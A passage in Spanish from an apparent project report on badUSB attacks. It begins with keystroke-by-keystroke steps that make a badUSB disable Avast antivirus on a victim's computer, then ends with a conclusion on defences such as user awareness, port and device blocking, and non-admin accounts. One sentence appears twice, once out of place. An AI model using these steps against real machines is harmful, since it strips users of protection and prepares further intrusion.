Pulsa la tecla enter, y Avast muestra una ventana emergente preguntando si se quiere desactivar el antivirus, selecciona la opción “Si” de la izquierda con “LEFTARROW” y pulsa enter, y espera 0.8 segundos a que se desactive.

Para finalizar, pulsa la tecla “ESC” y la combinación “ALT F4” para cerrar todas las ventanas emergentes de Avast.

Procedemos a traducir el lenguaje del script con la herramienta que hemos usado anteriormente, repetimos el proceso subiendo el script traducido al badUSB, y lo ejecutamos en la máquina de la víctima.

Como resultado, deja a la máquina de la víctima desprotegida para facilitar la ejecución de futuros ataques.

4. Conclusión

Como hemos demostrado, los badUSB pueden ser muy efectivos, ya sea para hacer las tareas del día a día más fáciles, como para llevar a cabo un ataque rápidamente.

Desafortunadamente, estos dispositivos son más comúnmente usados para fines malignos, son relativamente fáciles de usar, y muy asequibles, por lo que debemos buscar maneras de protegernos de estos ataques.

El vector más común de estos ataques es por negligencia de las propias víctimas, por lo que la concienciación de los usuarios a ser precavidos en cuanto a los dispositivos que conectan a nuestras máquinas. Este tipo de USB no funcionan si el ordenador está bloqueado, nunca se puede dejar una máquina desbloqueada en público sin ser vigilada.

Se puede implementar un bloqueo de puertos del ordenador para que ningún dispositivo funcione al conectarlo, pero es una solución extrema, ya que hoy en día los puertos de las máquinas se suelen usar frecuentemente. También se puede crear una lista negra de dispositivos, y bloquear selectivamente a estos badUSB, pero como hemos visto es relativamente fácil modificar el identificador del badUSB para evitar el bloqueo.

Esto prevendría la desactivación del antivirus por parte de un badUSB.

Hay diversos programas que pueden detectar el comportamiento de estos badUSB y bloquear la entrada de pulsaciones de teclado, al ser estos mucho más rápidos que un humano. Pero también hemos comprobado que la velocidad a la que introduce las pulsaciones el badUSB se puede modificar, haciéndola similar a la de un usuario normal.

Los antivirus de hoy en día pueden detectar este tipo de comportamiento, así como los intentos de conexión a máquinas atacantes como la demostrada en este proyecto, y pueden bloquear efectivamente estos ataques. Un detalle para tener en cuenta seria no disponer de privilegios de administrador en las cuentas de usuario que se usan normalmente, o estar protegidas con contraseña. Esto prevendría la desactivación del antivirus por parte de un badUSB.

Desafortunadamente todos los días se descubren vulnerabilidades nuevas llamadas “0 day” las cuales no suelen ser detectadas por los antivirus, pueden ser explotadas por parte de un atacante para otorgarle derechos de administrador en una máquina de una víctima y permitir la ejecución de código arbitrario.

Como ejemplo, la vulnerabilidad explotada en este proyecto se podría llevar a cabo sin derechos de administrador, descargando el archivo a través de un navegador de internet, y ejecutándolo desde la interfaz de Windows.

Por todo esto, la mejor manera de protegernos de un ataque por este tipo de dispositivos es la concienciación de los usuarios.